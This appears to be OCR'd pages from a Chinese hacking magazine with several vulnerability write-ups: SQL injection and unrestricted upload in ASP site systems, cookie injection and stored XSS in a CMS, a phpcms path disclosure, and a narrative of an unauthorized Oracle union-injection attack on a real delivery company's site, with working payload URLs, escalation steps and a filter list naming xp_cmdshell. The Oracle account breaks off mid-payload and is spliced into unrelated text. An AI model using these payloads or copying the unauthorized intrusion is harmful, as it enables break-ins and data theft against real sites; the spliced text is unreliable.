


图6 NBSI猜解出密码

```
    if not isnumeric(musicfl) then
        musicfl=0
    end if
    set rs=server.CreateObject("adodb.recordset")
  if musicfl>0 and m_type="" then
  strSql="select * from music_886n where fl="&musicfl
  elseif musicfl>0 and m_type<>"" then
  strSql="select * from music_886n where m_type='"&m_type&"' and fl="&musicfl
  elseif musicfl=0 and m_type<>"" then
  strSql="select * from music_886n where m_type='"&m_type&"' order by id desc"
  else
```

看到了，在inc目录下的function.asp定义了上述过程，**m_typem**没有经过任何过滤就直接扔到了数据库中，在music.asp中调用了my886n()，这是在inc/code.asp下定义的，其中调用了show_musics。那我们构造**http://网址/music.asp?m_type=MUSIC**，把他丢到注人工具去检测一下，很可惜明小子和啊D都不能成功，用NBSI可以成功，如图6。

我们只需取25位开始的16位密码即可，官方站也测试成功，只可惜破解不出来MD5密码。

二、上传漏洞

后来当我看见admin/upload/upload_phto.asp，我笑了，怎么会犯这样的错误呢？代码如下：

```
dim upload,file,formName,formPath,iCount,ranNum,filename0,filename
set upload=new upload_5xsoft ''建立上传对象
```

```
formPath="../../886n/photo/"

iCount=0

response.write "<br>"

for each formName in upload.objFile ''列出所有上传了的文件
  set file=upload.file(formName)   ''生成一个文件对象
  if file.FileSize>0 then          ''如果 FileSize > 0 说明有文件数据

  randomize
  ranNum=int(100*rnd)+1
  filename0=year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&file.FileName
  filename=formPath&filename0

   file.SaveAs Server.mappath(filename)   ''保存文件

   if session("filename")="" then
   session("filename")=filename
   else
   session("filename")=session("filename")&","&filename
   end if
   session("filename")=replace(session("filename"),"../../886n/p","886n/p")

   response.write "   "&file.FilePath&file.FileName&"("&file.FileSize&") => "&filename&" 成功!<br>"
   iCount=iCount+1
  end if
  set file=nothing
 next

set upload=nothing  ''删除此对象

Htmend iCount&" 个文件上传结束!"

sub HtmEnd(Msg)
  set upload=nothing
  response.write "<br>   "&Msg&" [<a href=""../photo_addpl.asp?user="&user&""">下一步</b></a>]</body></html>"
  response.end
end sub
%>
```




图7 上传文件

想上传什么文件就上传什么文件，任何用户都可以访问，我做测试时




图8 上传成功

官方站仍然存在这种低级漏洞，如图7、图8。

如果你认为这样拿shell太轻松了，你也可以选择破解MD5密码进入他的后台，呵呵，不多说了。另外，还可以随意修改上传文件夹的名字，修改一个1.asp的文件夹对win2003的系统也是有效的哦，至于数据库备份我就没有看了，还是等着大家一起去研究吧。

三、修补方法

在blogsee.asp中的id=request.querystring("id")后加上**id=cint("id")**;

在inc/function.asp中加入m_type=replace(m_type,"'","")

编辑点评：

比较简单的一篇文章，其中关于密码的分析比较不错，新手继续加油。

凹丫丫网站管理系统

■ 知识型流氓[SST]

从本文您可以学到：

基本的漏洞分析

同学让我帮忙做个网站提高下知名度（虚伪，鄙视之），我随便下载了个“凹丫丫网站管理系统”，改一改应付一下。随手看了看代码，感觉好乱，在防注入的安全性方面光过滤的文件就N多，不过安全性仍然差的很。写出来给新手看看，练练手，高手就见笑了。

一，传说中的“暴库”

在/manage文件夹中不经意间留意到了adminconn.inc这个文件，这太搞笑了，居然把数据库连接文件写在INC文件里，INC是可以在IE中一览无余的啊，如图1。

```
<%
StrSQL="DBQ="+server.mappath("../data#oyaya.cn/#oyaya.cn_data.asa")
set conn=server.createobject("ADODB.CONNECTION")
conn.open StrSQL
sub CloseConn()
      conn.close
      set conn=nothing
end sub
function decrypt(dcode)
dim texts
dim i
for i=1 to len(dcode)
texts=texts & chr(asc(mid(dcode,i,2))-i)
next
decrypt=texts
end function
function encrypt(ecode)
Dim texts
dim i
for i=1 to len(ecode)
texts=texts & chr(asc(mid(ecode,i,2))+i)
next
encrypt = texts
end function
%>
```

图1 adminconn.inc内容

从**StrSQL="DBQ="+server.mappath("../data#oyaya.cn/#oyaya.cn_data.asa")+";DRIVER={Microsoft Access Driver (*.mdb)};"** 可以看到，数据库的相对路径居然在这里面，是ASA格式的，可以下载的哦！把#转化为%23就可以了。

另外，这个系统绝大多数的用户递交变量都没有过滤，随便找个地方插入一句话木马，WEBSHELL就轻松愉快的得到了。

二，SQL注入漏洞

在**newsdisp.asp?id=****（*其实news.asp也存在这样的漏洞*）后加**and 1=1**和**and 1=2**，弹出“臭小子，你找死啊？”，如图2。




图2 弹出警告

真佩服这作者，拿无知当性格，原来作者在这里加了防注。发现newsdisp.asp里包含了include/conn.asp，我们来看include/conn.asp的代码：

```
<%
'---------定义部份-----------------
Dim XH_Post,XH_Get,XH_In,XH_Inf,XH_Xh,XH_db,XH_dbstr
'自定义需要过滤的字串,用 "|" 分隔
XH_In = "'|;|and|exec|insert|select|delete%20from|update|count|*|%|chr|mid|master|truncate|char|declare|drop%20table|from|net%20user|xp_cmdshell|/add|net%20localgroup%20administrators|Asc|char"
'-----------------------------------
%>

<%
XH_Inf = split(XH_In,"|")
'---------对POST递交表单的过滤.-----------
If Request.Form<>"" Then
For Each XH_Post In Request.Form
```

```
For XH_Xh=0 To Ubound(XH_Inf)
If Instr(LCase(Request.Form(XH_Post)),XH_Inf(XH_Xh))<>0 Then
Response.Write "<Script Language=JavaScript>alert('臭小子,你找死呀?');</Script>"
Response.Write "非法操作!系统做了如下记录↓<br>"
Response.Write "操作IP:"&Request.ServerVariables("REMOTE_ADDR")&"<br>"
Response.Write "操作时间:"&Now&"<br>"
Response.Write "操作页面:"&Request.ServerVariables("URL")&"<br>"
Response.Write "提交方式:POST<br>"
Response.Write "提交参数:"&XH_Post&"<br>"
Response.Write "提交数据:"&Request.Form(XH_Post)
Response.End
End If
Next

Next
End If
'-----------------------------------------------------

'--------对GET递交表单的过滤--------------
If Request.QueryString<>"" Then
For Each XH_Get In Request.QueryString

For XH_Xh=0 To Ubound(XH_Inf)
If Instr(LCase(Request.QueryString(XH_Get)),XH_Inf(XH_Xh))<>0 Then
Response.Write "<Script Language=JavaScript>alert('臭小子,你找死呀?');</Script>"
Response.Write "非法操作!系统做了如下记录↓<br>"
Response.Write "操作IP:"&Request.ServerVariables("REMOTE_ADDR")&"<br>"
Response.Write "操作时间:"&Now&"<br>"
Response.Write "操作页面:"&Request.ServerVariables("URL")&"<br>"
Response.Write "提交方式:GET<br>"
Response.Write "提交参数:"&XH_Get&"<br>"
Response.Write "提交数据:"&Request.QueryString(XH_Get)
Response.End
End If
Next
Next
End If
'-----------------------------------------------------
%>

<%
dim conn
dim connstr
db="./data#oyaya.cn/#oyaya.cn_data.asa"
connstr = "DBQ=" + server.mappath(db) + ";DefaultDir=;DRIVER={Microsoft Access Driver (*.mdb)};"
set conn=server.createobject("ADODB.CONNECTION")
if err.number<>0 then
    err.clear
    set conn=nothing
    response.write "数据库连接出错!"
    Response.End
else
    conn.open connstr
    if err then
        err.clear
        set conn=nothing
        response.write "数据库连接出错!"
        Response.End
    end if
end if
%>
```

很经典的SQL通用防注入程序文件，只是对**Request**对象的QueryString和From集合进行过滤，忽略了**Cookies**，所以漏洞便出现了。我们不但可以注入，而且还能跨站，这样的防注入方式简直形同虚设。

三，COOKIE注入

我们用手工检测下COOKIES注入，先访问**http://www.xxxx.com/newsdisp.asp?id=9**，然后在浏览器的地址栏里输入**javascript:alert(document.cookie="id="+escape("9 and 1=1"))**，如图3。再访问**http://xxxx/newsdisp.asp**没有出错，再在IE的地址栏里输入**javascript:alert(document.cookie="id="+escape("9 and 1=2"))**，如图4。这时访问的时候却出错了，表示可以用Cookie注入。




图3 and 1=1




图4 and 1=2

四，跨站跨到后台去

linkcl.asp是申请友情连接的界面，我们来看其中的一段代码：

```
set rs=server.createobject("adodb.recordset")
sql="select * from link"
rs.open sql,conn,3,3
rs.addnew
  rs("name")    =Request("name")
  rs("ulr")     =Request("ulr")
    rs("logo")   =Request("logo")
  rs("lx")      =Request("lx")
rs.update
rs.close
set rs=nothing
```




图5 后台跨站

所有的变量都没过滤，随便递交**<script>alert("d")</script>**，然后我们进后台的“连接管理－未验证连接”就可以看到我们的成果了，如图5。

呼呼，管理员傻了吧，这个系统的安全性只能用惨不忍睹来形容，不过给我们这些新手练练手刚刚好，毕竟网络安全状况越来越好，这种安全性比较差的也很少了。

编辑点评：

确实，这个系统给新手练手很不错，不会的要抓紧时间练习啦，因为这样的系统真的越来越少了（这是个好消息）。

再暴phpcms的多个漏洞

——续篇之暴物理路径

冰的原点[L.S.T]

phpcms除了上期提到的两个漏洞外，还有一个鸡肋级的漏洞，那就是暴物理路径，并且不止一个文件出现这样的低级错误，我们就拿其中的一个文件来说明吧，在cms/phpcms/admin/templates/file_manage.tpl.php中发现如下代码：

```
<?php
defined('IN_PHPCMS') or exit('Access Denied');
include admintpl('header');
?>
```

admintpl没有定义就直接使用，导致文件访问时暴错，如图1。

LCX首语:

最近看了几天ruby脚本编程,不过还没学会,嘿嘿。不过看到了张开川写的中文教程,里边有段话,我觉得有必要与大家分享:一门语言包含三个方面:语义,语法和语用。汉语,英语是如此,计算机编程语言也是如此。从语义方面来看,人类语言的单词虽非常大,数以万计,常用单词也有几千,计算机编程语言的基本单词有几十个,我们称为关键字。学习一门计算机编程语言只要搞清楚这几十个关键字的意思、用法,就大致及格,六十分到手了。如果要灵活应用一门计算机编程语言,就必须在反复使用的过程中去不断加强理解,不断加深体会。如果碰上好的教材,遇到好的老师,那么入门拿到六十分是很容易的,要想拿到八十分、九十分,就看各人修行了,所谓拳不离手,曲不离口。多多练习,"无它,但手熟尔"。这段话的中心思想就是学个编程及格,是很easy的事,我相信确实如此。

对著名快递公司的一次艰难的oracle注入



文 rebeyond

从本文你可以学习到

oracle注入的流程

一、轻车熟路

一个对×××有意见的亲密朋友找我说能不能把这个公司的网站给搞了,我一听是公司站,心想企业站都是垃圾,好搞,便痛快答应(人品真好)!呵呵,但是后来才发现没我想像的那么简单。

站面如图1所示,asp的页面,啊d和google扫注入点没有,意料之中,工具误差太大!于是旁注,结果只有这一个站,然后便边开着流光边扫服务器系统漏洞边习惯性的去站上乱逛手工找注入点,一会的功夫出来一条链接,如图2所示,习惯性的加单引号,如图3所示,很明显的注入,猜测源码大体是这样的:select XX from XXX where wen='云南',而且数据库类型为oracle。




图1





图2

我顿时来了精神,很少有这种练手的机会,估计服务器配置肯定不错!由于这种类型的数据库没什么好的工具,就直接来手工吧,这样比较刺激。据我朋友说这个公司很大,网络也很大,数据库量更是大上加大,难怪用oracle呢!首先用union查询确定字段数和暴一些敏感资料,提交如下url:http://21x.xxx.x103.15/server2.asp?wen=四川省' order by 20--,返回正确,说明此表字段名大于20,继续提交http://21x.xxx.x03.15/server2.asp?wen=四川省' order by 30--,仍然返回正确,经过一系列的猜测然后提交,49返回正确、50出错,最终确定字段为49个,然后提交以下url:http://21x.xxx.x03.15/server2.asp?wen=四川省' union select NULL,NULL,……,NULL from dual--,这条语句一共49个null,我用省略号替代了,由于union查询需要数据类型匹配,否则出错,所以这里是用NULL而×不用数字可以避免类型错误,然后提交http://21x.xxx.x03.15/server2.asp?wen=四川省' and 1=2 union select 1,NULL,……,NULL from dual--,出错显示类型不匹配,换成http://21x.xxx.x03.15/server2.asp?wen=四川省' and 1=2 union select '1',NULL,……,NULL from dual--,返回正确,说明第一个是字符型的,但是下面对应位置并没有显示,继续按以上方法尝试后面48个,当试到12和13时,下面对应位置显示了,如图4所示。好了,现在我们就要用下面那两个地方爆我们需要的东西,看下oracle版本,提交http://21x.xxx.x03.15/server2.asp?wen=四川省' and 1=2 union select '1',NULL,……,'11',(select banner from sys.v_$version where rownum=1),'13'……NULL from dual--;结果如图5,继续提交select member from v$logfile where rownum=1获得操作系统版本,如图6所示,确定是windows,下面查看服务器sid,提交select instance_name from v$instance,如图7所示,待会远程连接要用的,下面确定下数据库主机ip,telnet漏洞页上显示的ip地址的1521端口(为oracle的端口)是开放的,下面在本地架设个oracle客户端,利用oracle的那些默认账号密码登录,尝试n次均失败告终,管理员安全意思不错,表扬下!




OraOLEDB 错误 '80004005'

ORA-01756: 括号内的字符串没有正确结束


/server2.asp,行 99

图3




编号	网点名称
12	13

图4




编号	网点
Oracle9i Enterprise Edition Release 9.2.0.7.0 - Production	

图5



编号
E:\ORACLE\ORADATA\ORCL\REDO03.LOG

图6




编号
orcl

图7

下面就利用oracle的内置函数SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES过滤不严的漏洞来入侵,至于这个函数的具体漏洞形成的原因,这里就不占篇幅了,想知道的可以去我博客www.rebeyond.cn,对oracle不熟悉的可以跳过这一部分。我们继续构造提交:http://21x.xxx.x03.15/server2.asp?wen=四川省'%20and%20''||SYS.DBMS

解决办法也很简单,因为这些文件一般都要有一定的权限才能访问的,直接在文件头中加上:

```
defined('IN_PHPCMS') or exit('Access Denied');
```



Fatal error: Call to undefined function admin() in C:\AppServ\www\cms\phpcms\admin\templates\file_manage.tpl.php on line 1

图1

